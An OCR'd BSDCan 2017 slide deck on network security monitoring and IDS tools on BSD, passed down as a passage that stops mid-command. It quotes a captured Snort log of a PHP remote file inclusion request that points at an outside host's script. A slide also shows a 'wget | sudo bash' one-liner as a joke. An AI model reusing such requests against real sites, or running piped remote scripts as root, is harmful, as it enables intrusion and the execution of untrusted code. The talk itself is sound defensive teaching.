The State of Network Security Tools on BSD

A discussion on the current state of network security tools and their advocacy across the various BSD operating systems.

Michael Shirk

BSDCan 2017

@Shirkdog https://github.com/Shirkdog

Agenda

- Introduction
- Cybersecurity
- Discussion on NSM
- Network Security Tools on BSD
- BSD Advocacy
- What about all the logs?!?
- Epilogue

Rant Warning

- Whenever you see beastie with a hammer, I may be ranting without any evidence.
- All information not cited in this talk is based on personal experience or opinion (marked with an asterisk *).

Introduction


- Worked in IDS/IPS since 2003 (various positions including consulting)
  - Engines: Snort, Suricata, Dragon, Bro (also had to work with McAfee, ISS, NFR … others)
  - Signatures for Emerging Threats (since they were Bleeding Edge Snort)
  - Reverse Engineering/Exploit Development (Mostly on Windows, which is why I hate it.)
- Support Open Source Security Tools and Software
  - Maintain pulledpork for Snort/Suricata (rule updating script):
    - http://github.com/shirkdog/pulledpork
  - Active community member of open source projects:
    - Operating Systems: FreeBSD, OpenBSD, HardenedBSD
    - Security Tools: Snort, Suricata, Bro, AIDE

Cybersecurity

- Used to be called Information Assurance, formerly Network Security (infosec).
- Focuses on protecting electronic data from all manners of unauthorized access or disclosure (cyber, cyber, cyber).
- Securing electronic data has been a continuous challenge due to the growing complexity of applications, operating systems, and networks.
- Mobile Phones and Internet connected devices (IoTs) have exacerbated the problem.

Cybersecurity

- C.I.A. Triad
  - Basic tenets of information security.
- The challenge is to ensure information systems maintain all three.



(Willams, 2012)

Cybersecurity

- Strategies for implementing effective cybersecurity:
  - Defense-in-Depth
    - Multiple layers of security from the data, to the application, the host and the network.
  - Continuous Monitoring
    - Constantly analyzing for vulnerabilities within an environment.
    - Testing and validating that appropriate security controls are in place.
    - A part of the Risk Management Framework (NIST SP800-37)
  - Network Security Monitoring (NSM)


Network Security Monitoring (NSM)

- “Network security monitoring (NSM) is the collection, analysis, and escalation of indications and warnings (I&W) to detect and respond to intrusions”
  - Richard Bejtlich and Bamm Visscher, 2002

    (As cited by Bejtlich, 2013)
- The goal is to collect as much information as possible to identify what is happening on the network, and to have enough information to be able to respond.


Network Security Monitoring (NSM)

- Richard Bejtlich wrote the book on NSM.
  - First Book written in 2004.
- Though the ideas are not new, Richard was a champion for NSM.
- Recommended for a further analysis of the tools discussed in this talk.



Network Security Monitoring (NSM)

- Key tenets of NSM.
  - Prevention eventually fails.
  - Proactive monitoring to detect potential threats, responding to them, escalating and containing.
  - Cycle of Plan, Resist, Detect and Respond.




NSM on FreeBSD in 2004

- Richard Bejtlich presented a talk on Network Security Monitoring with Sguil at BSDCan 2004
  - Touched upon the benefits of full-packet capture, with session and alert data to correlate events.
  - Presentation is available here:

    https://www.bsdcan.org/2004/papers/sguil.pdf
- Sguil was not even a FreeBSD port yet.

Sguil on FreeBSD in 2004



NSM on FreeBSD in 2004


- Key features with Sguil:
  - Context for why an alert occurred
    - Full-packet and session data available for analysts to quickly respond.
  - Specific detection information for the alert
    - Openness of Snort signature language, when paired with the packet and session data provides all of the information to determine the appropriate response.
      - Hipster term is kill chain, which is of course is trademarked?!?

How do I gather all that pcap data?!?

- Discussions around how practical NSM was for Enterprise networks.
  - I remembered the discussions on the mailing lists and IRC (I may even have IRC logs) on the practical issues of how to monitor heavily utilized network links and where to store the data.
  - Tools like Sguil had a database back-end, therefore a point of contention to log (at the time in the late 2000's) 1 Gb links.


Ghetto NSM

- I took a different approach in 2007.
- I do not like databases.
- Why not just use plain text files?
  - Alert data
  - Firewall logs
  - Session data
  - Full packet capture



Ghetto NSM

- Caveat*
  - I had a very slow network
  - Only a small amount of people where attacking me.



Ghetto NSM

Example of an attack:

- Signature Hit

  1 BLEEDING-EDGE WEB PHP Aardvark Topsites PHP CONFIG[PATH] Remote File Include Attempt [sid] [CVE] 1 1 1 Summary

- Source # Alerts (sig) # Alerts (total) # Dsts (sig) # Dsts (total)

  209.172.33.70 1 73 1 1

- [**] [1:2002901:1] BLEEDING-EDGE WEB PHP Aardvark Topsites PHP CONFIG[PATH] Remote File Include Attempt [**]

[Classification: Web Application Attack] [Priority: 1]

03/05-17:32:00.974000 209.172.33.70:53475 -> x.x.x.x:80

TCP TTL:50 TOS:0x20 ID:37000 IpLen:20 DgmLen:318 DF

AP Seq: 0x450B0FEC Ack: 0xBA5E79B5 Win: 0x5B4 TcpLen: 32

TCP Options (3) => NOP NOP TS: 1763286898 2626472527

[Xref => http://www.osvdb.org/25158][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2149]

Ghetto NSM

Example of an attack:

- Session Data (SANCP):

```
[*] TCP Session => Start: 03/05/07-17:31:49 End Time: 03/05/07-17:32:01[Server IP:
    x.x.x.x port: 80 pkts: 4 byte s: 384] [Client IP: 209.172.33.70 port: 52163
    pkts: 6 bytes: 218]

[*] TCP Session => Start: 03/05/07-17:31:49 End Time: 03/05/07-17:32:01[Server IP:
    x.x.x.x port: 80 pkts: 4 byte s: 388] [Client IP: 209.172.33.70 port: 52172
    pkts: 6 bytes: 222]

[*] TCP Session => Start: 03/05/07-17:31:49 End Time: 03/05/07-17:32:01[Server IP:
    x.x.x.x port: 80 pkts: 4 byte s: 392] [Client IP: 209.172.33.70 port: 52179
    pkts: 6 bytes: 226]
```


Ghetto NSM

- Packet data from Snort alert:

```
[**] [1:2002997:2] BLEEDING-EDGE WEB PHP Remote File Inclusion (monster list http) [**]
[Classification: Web Application Attack] [Priority: 1]
[Xref => http://www.sans.org/top20/]
Event ID: 818 Event Reference: 818
03/05/07-17:31:53.070000 209.172.33.70:52548 -> x.x.x.x:80
TCP TTL:50 TOS:0x20 ID:57259 IpLen:20 DgmLen:289 DF
***AP*** Seq: 0x44D8481D Ack: 0xD3185DF3 Win: 0x5B4 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1763284923 2818644511
47 45 54 20 2F 61 64 6D 69 6E 2F 69 6D 61 67 65 GET /admin/image
73 2E 70 68 70 3F 64 6F 6E 73 69 6D 67 5F 62 61 s.php?donsimg_ba
73 65 5F 70 61 74 68 3D 68 74 74 70 3A 2F 2F 32 se_path=http://2
30 33 2E 31 39 38 2E 36 38 2E 32 33 36 2F 7E 6C 03.198.68.236/~l
69 73 69 72 2F 4D 2E 74 78 74 3F 26 2F 20 48 54 isir/M.txt?&/ HT
54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 TP/1.1..Accept:
2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 */*..Accept-Lang
75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 41 63 63 uage: en-us..Acc
65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A ept-Encoding: gz
69 70 2C 20 64 65 66 6C 61 74 65 0D 0A 55 73 65 ip, deflate..Use
72 2D 41 67 65 6E 74 3A 20 4D 6F 72 66 65 75 73 r-Agent: Morfeus
20 46 75 63 6B 69 6E 67 20 53 63 61 6E 6E 65 72 F**king Scanner
0D 0A 48 6F 73 74 3A 20 XX XX XX XX XX XX XX XX ..Host: XXXXXXXX
XX XX XX XX XX XX 0D 0A 43 6F 6E 6E 65 63 74 69 XXXXXX..Connecti
6F 6E 3A 20 43 6C 6F 73 65 0D 0A 0D 0A on: Close....
```

Ghetto NSM

- This example attack lead to a new signature being created for a PHP Scanner Tool
- Utilized NSM concepts of collection, analysis and escalation.




You mean not everyone uses BSD?

- Security Onion became the De-Facto standard for NSM distribution (~2010).
  - Ubuntu Linux.
  - Includes Sguil, Squert and other NSM and security related tools
    - Bro, Suricata and Snort.
- Provided ease of use to help users better defend their networks.
  - https://securityonion.net/

You mean not everyone uses BSD?

- By includes tools, I mean, web services, PHP, MySQL etc.
  - Security Onion makes it easy to deploy complex security tools
- There are methods to tune down what is installed, but there was a glaring problem that cannot be overcome by hardening the OS.


Linux™

Linux as the choice for vendors*

- SMP in the Linux Kernel
  - Linux Kernel 2.0 (1999) SMP support
    - FreeBSD 3.0 had support in 1998
  - Linux Kernel 2.2-2.4 (2000) Improved SMP performance
  - Linux Kernel 2.6 (2003) Preemptible Kernel with greater SMP performance.
- FreeBSD 4.x still had Giant Lock, FreeBSD 5.0 was released in early 2003.

Linux as the choice for vendors*

- Vendors of IDS appliances moved to or used Linux platforms from 2000 onward.
  - Sourcefire (Before Cisco)
  - Network Security Wizards (Dragon)
  - Cisco
  - McAfee
- Although network stacks were a topic for debate, SMP performance and driver support pushed everyone to Linux.
  - Except me.

Linux as the choice for vendors*

- Specific to the detection engines, everyone tried to copy Snort from 2000 onward.
- Biggest gripe with commercial products was the closed nature of the signature languages.
  - Because of tools like Snort, IDS vendors had to keep security people by providing some openness to their detection engines.
  - Favorite feature was TRONS from ISS (Snort backwards) to import Snort signatures.

Linux as the choice for everyone

- Anyone who did not want to pay the cost for a commercial IDS/IPS appliance looked to Security Onion as a cheaper alternative.
- Costs for running Security Onion:
  - Hardware Cost (Some appliance)
  - Signature/Detection set (ET Pro/Talos/Threat Service)
- Although I know* there are BSD fans within the security community (who work with the vendors listed previously), the tools and platforms are all Linux based.

Linux as the choice for everyone

```
wget http://cooldockerthing/ids | sudo bash
```

Easier != Better

Experience in the land of NSM on Linux

- Others have been interested in a minimalized NSM setup (instead of Security Onion).
- Although Security Onion contains everything in a single install, organizations are required to log all the things
  - Compliance (PCI, FISMA, Security Logging, etc.)
- A single system was not enough for the increased storage of log data (think multiple petabytes)
- More on “Logging” later in this talk.

Experience in the land of NSM on Linux

- High performance network sensors
  - Running Bro and Suricata
    - Configured an Ubuntu system for this, replaced with CentOS
    - Some companies offer a similar setup for purchase
- Network taps and flow-based load balancers
  - Gigamon
  - Arista
- Of course you can use these tools with a BSD network sensor

Experience in the land of NSM on BSD

- Packet Capture tools
  - tcpdump
  - daemonlogger
  - Time Machine
- Intrusion Detection and Prevention Engines:
  - Bro
  - Snort
  - Suricata
- Each tool will be highlighted for each BSD Operating System where appropriate **(Largest section of the talk, such slides, much information)**
  - Afraid I might have accidentally created a tutorial...

- Passive logging is covered, with additional highlights for putting the tools inline (in IPS mode).

tcpdump

- Created in 1987 by Van Jacobson, Craig Leres and Steve McCanne
  - Developed at the Lawrence Berkeley Laboratory (LBL)
- Raw packet logging with bpf filtering.
- Used across majority of UNIX systems
  - Normally removed for security reasons
  - Makes testing things much harder

tcpdump on  FreeBSD

- Setup a directory for logging pcaps, dropping privileges to the nobody user, rotating the pcap file every 60 seconds

```
# mkdir -p /nsm/dumps
# chown nobody:nobody /nsm/dumps
# tcpdump -i em0 -nns 0 -Z nobody -G 60 \
 -w "/nsm/dumps/nsm-%d%m%y-%H%M%S.pcap" &
```

tcpdump on

- Setup a directory for logging pcaps, dropping privileges to the nobody user, rotating the pcap file every 60 seconds

```
# mkdir -p /nsm/dumps
# chown nobody:nobody /nsm/dumps
# tcpdump -i em0 -nns 0 -Z nobody -G 60 \
